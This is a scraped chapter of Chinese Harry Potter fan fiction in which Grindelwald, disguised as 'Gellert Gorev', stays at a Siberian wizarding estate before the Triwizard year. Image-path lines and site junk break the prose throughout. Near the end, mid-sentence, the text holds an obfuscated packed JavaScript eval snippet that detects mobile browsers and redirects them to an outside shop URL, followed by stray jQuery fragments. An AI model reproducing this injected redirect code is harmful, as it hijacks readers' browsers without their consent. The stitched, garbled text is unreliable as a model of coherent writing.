默认冷灰
24号文字
方正启体

38. 第 38 章

作者:9leaves本书字数:K更新时间:
    八月的西伯利亚,即便是盛夏也带着凉意。扎瑞亚森林在近乎永昼的微光中,呈现出翡翠的色泽。家族魔法屏障将外界所有的喧嚣与窥探温柔而坚决地隔绝在外。当阿列克谢与伪装成“盖尔曼·戈列夫”的格林德沃通过家族小精灵的长距离幻影移形抵达庄园入口时,森林的气息扑面而来——松针、冻土、白桦树,以及远处温室里魔法草药特有的清苦味。


    “每次回来,都觉得时间在这里走得更慢些。”阿列克谢轻声说,灰蓝色的眼睛扫过熟悉的小径。路边,几株会发光的夜光菇已在黄昏前提前亮起,那是祖母安娜斯塔西娅年轻时培育的品种。


    格林德沃——或者说,盖尔曼·戈列夫——微微颔首。他穿着深灰色的旅行长袍,头发整齐地束在脑后,那双异色瞳在扫视周围时,依然会不自觉地流露出一种审视领土般的锐利。阿列克谢注意到,祖父鲍里斯三年前在庄园外围增设的防护咒语,此刻正微微泛着只有高级巫师才能感知的涟漪——它们在“欢迎”一位老朋友。。


    庄园主厅里,温暖的灯火驱散了林间的寒意。长长的橡木餐桌上,已经摆上足够款待一整支魁地奇球队的美食:烤得恰到好处的鹿肋排配着越橘酱;鲟鱼冻晶莹剔透,点缀着莳萝;各种腌渍的森林蘑菇、浆果馅饼、黑麦面包篮堆成小山;甚至还特意准备了德式烤猪肘和巴伐利亚白肠,佐以地道的酸菜——显然,厨房里的小精灵们收到了明确的指令,要兼顾“客人”可能的口味。


    安娜斯塔西娅·弗瑞斯特从与厨房相连的侧门飘然而出,手中稳稳托着一盘刚出炉、散发着诱人甜香的蜂蜜松饼。她身姿依旧挺拔如昔日在讲台上那般,银发一丝不苟地挽成精致的发髻,深绿色的家居长袍上,用银线绣着的家族徽记在灯光下若隐若现。


    “阿廖沙,我亲爱的。”她首先拥抱了孙子,手掌在他背上轻轻拍了拍,然后才转向格林德沃,灰眸中闪过一丝了然与近乎顽皮的微光,“盖尔曼,长途跋涉辛苦了。远距离定位移形,即便是经由小精灵辅助,也总是有点颠簸,对吧?”


    “比起纽蒙迦德的石床,任何颠簸都算舒适。”格林德沃回答,声音刻意压得低沉了些,但那种惯有的、带着些许讽刺的优雅语调依然隐约可辨。


    这时,鲍里斯·弗瑞斯特大步从书房走出来,手里还拿着一本翻到一半的《魔法地质学期刊》。他比格林德沃矮半个头,但肩膀宽阔,雪白的胡子修剪整齐,一双与阿列克谢如出一辙的灰蓝色眼睛,此刻闪烁着亲切而明亮的光芒。


    “啊!我们流亡归来的表弟!”鲍里斯洪亮地笑着,用力拍了拍格林德沃的肩膀——这个动作让阿列克谢注意到,格林德沃的身体有极其短暂的僵硬,那是常年独处者对身体接触的本能反应。“怎么样,盖尔曼?在外面晃荡了半个世纪,还是家里的饭菜香吧?”


    格林德沃微微挑眉,语气也带上了一丝真实的、属于旧友重逢的调侃:“鲍里斯,如果你指的是那年夏天,我们在贝加尔湖畔露营时,你坚持要烤、结果差点引发森林火灾的那条鱼……那么我确实不该对家里的厨房抱有更高的期待。”


    “刻薄的家伙!那条鱼最后不是抢救回来一半嘛!”鲍里斯哈哈大笑,转向阿列克谢,挤了挤眼睛,“别听他的,阿廖沙。你这位‘戈列夫表叔公’年轻时就以挑剔闻名。不过——”他话锋一转,看向格林德沃,表情里的戏谑稍减,多了几分属于长者和昔日合作者的认真,“盖尔曼,这名字选得……缩写都懒得换?G.G.,你真当阿不思年纪大了,记性也跟着衰退了?”


    安娜斯塔西娅优雅地拿起餐巾,轻咳一声:“鲍里斯。”


    “怎么了?我说的是实话。”老人眨眨眼,“阿不思要是认不出来,他这些年算白活了。不过……”他看向格林德沃,表情难得严肃了几秒,“我们不会说破。这是你们之间的事。”格林德沃放下叉子,餐桌上方的魔法烛光在他脸上投下跳动的阴影。“他会认出来的。”他平静地说,“但他也会明白,我选择以这个身份出现在霍格沃茨,本身就意味着某些……游戏规则改变了。


    “而你希望他配合演出,至少保持表面上的‘不知情’与‘礼节性欢迎’。”安娜斯塔西娅了然地点点头,“不过作为推荐信的交换——”她忽然扬起一个笑容,那笑容里充满了少女般的狡黠与期待,让阿列克谢瞬间联想到韦斯莱双胞胎谋划“伟大事业”时的神情,“阿列克谢,开学之后,你必须、务必要把阿不思和盖尔曼‘初次正式会面’的每一个细节,都详详细细地写信告诉我。每一个表情,每一句看似平常的寒暄,尤其是阿不思那双总能看透人心的蓝眼睛里的神色变化——我要第一手的、未经任何修饰的观察报告。”


    鲍里斯顿时抚掌大笑,雪白的胡子随之抖动:“说得好,安娜!这可是跨越了半个世纪、经历了决斗与高塔囚禁后的‘重逢’!精彩程度绝对远超三强争霸赛任何一个项目!”


    阿列克谢看着祖父母如同期待一场精彩戏剧上演般的兴奋模样,又悄悄瞥向格林德沃——后者正慢条斯理地用刀叉分割着一块烤猪肘,嘴角噙着一丝几乎无法捕捉的、介于无奈与纵容之间的弧度,仿佛对老友夫妇的脾性早已习惯,甚至……隐约有些享受这种久违的、带着烟火气的“算计”。


    “他们曾经……”阿列克谢忍不住轻声问,目光在三位长辈之间逡巡,“我是说,邓布利多教授和……戈列夫表叔公,他们真的……”


    餐桌上的气氛似乎凝滞了那么一瞬。


    安娜斯塔西娅与鲍里斯交换了一个眼神。最后是鲍里斯开口,声音温和了些:“阿列克谢,有些历史就像扎瑞亚的冻土,表层是冰雪,深处是古老的故事。盖勒特和阿不思……他们年轻时燃烧过的火焰,连格林德沃后来的野心都比不上那种温度。但这属于他们自己,我们只是恰好站在能看见火光的位置。”


    格林德沃一直没有抬头,只是专注地看着自己盘中的食物,仿佛那烤猪肘上焦脆的皮壳是世界上最值得研究的东西。直到鲍里斯说完,他才用几乎轻不可闻的声音,如同自言自语般补充了一句:“再炽烈的火焰,燃烧过后,留下的也不仅仅是灰烬。还有……无法完全散去的光和热,以及……永远改变了的地形。”


    接下来的日子,“盖尔曼·戈列夫”这个身份,开始以一种缓慢而稳定的速度,融入扎瑞亚庄园的生活节奏。但再完美的伪装,也难免在某些不经意的瞬间,透出底下那个独一无二、桀骜不驯的灵魂底色。


    一次早餐时,安娜斯塔西娅闲聊般问起德姆斯特朗此次代表团的构成,以及校长卡卡洛夫近年来的“治校风格”。格林德沃用他那略带东欧口音的、属于“学者戈列夫”的平稳语调应答着,然而,当他提及伊戈尔·卡卡洛夫这个名字时,那种自然而然流露出的、深入骨髓的轻蔑与鄙夷——“一个善于在风向转变时第一时间缩起脖子、却又总想分一杯羹的投机者”——其尖锐与精准,完全超出了一位“退休老教授”对现任校长的寻常评价范畴。


    还有一次在藏书室,阿列克谢找一本关于北欧如尼文的古籍。格林德沃——当时正站在窗前看着远方的白桦林——头也不回地说:“第三排书架,左边数第七本,红色封皮。”说完他自己顿了顿,补充道,“我猜的。戈列夫应该对如尼文有研究。”


    但阿列克谢知道,这不是猜的。那是格林德沃的记忆,是那个曾经拥有无数追随者、掌控庞大情报网络的人的本能。


    最微妙的,还是在于日常的称呼与氛围。尽管四人时时注意,反复练习“盖尔曼”这个新名字,但鲍里斯和安娜斯塔西娅总会在最为放松的时刻——通常是晚餐后,壁炉里的火焰噼啪作响,大家端着草药茶或少量蜂蜜酒,回忆那些“旧时光”时——不经意地脱口而出“盖勒特”。那些回忆或许关于在维也纳咖啡馆里彻夜的魔法理论激辩,战火纷飞中跨越欧洲的隐秘通信,或是当理想的道路已然分岔、彼此沉默地走向不同方向,却依然通过某些隐秘渠道传递的、关于对方是否安好的简单问候与微不足道的生活物品。


    每当这种时候,格林德沃挺直的背脊会几不可察地松弛些许,手中茶杯的晃动也带上一点不同的韵律,允许自己在这片森林的庇护下,在真正的老朋友面前,短暂地卸下“盖尔曼·


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17233645|197634||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''戈列夫”的壳,做回片刻的盖勒特。


    “他在适应,”安娜斯塔西娅某天傍晚对阿列克谢轻声说,“就像一件太久没穿的外套,就算尺寸还合适,布料也需要时间重新贴合身体。更何况,他扮演的是一个比他原本简单得多的人。”


    关于即将到来的霍格沃茨生活,尤其是三强争霸赛,是在假期进入最后倒计时,被正式摆上桌面讨论的。


    晚餐后,四人移步到面向森林的露台。西伯利亚的夏夜天空是一种深邃的紫蓝色,魔法萤火虫在林间浮动。话题不可避免地转向了即将到来的霍格沃茨新学年,以及最引人注目的三强争霸赛。


    “阿廖沙,”安娜斯塔西娅放下茶杯,语气变得认真了些,手指无意识地摩挲着杯柄,“关于这个比赛……我们不会替你做决定。是否报名,全看你自己。”


    鲍里斯点点头,接过话头,声音洪亮却带着深思:“试试也无妨嘛!我们弗瑞斯特家的孩子,实力我还是清楚的。实战、理论、临场应变,你都不差。这种国际性的竞赛,虽然有点风险,但也是个开阔眼界、检验自己的好机会。我当年跟麻瓜工程师打交道,也是冒着风险去尝试,不试怎么知道不行?” 他的话里透着鼓励,但也包含着一位经历过风浪的长辈的谨慎评估——他并非盲目鼓励冒险。


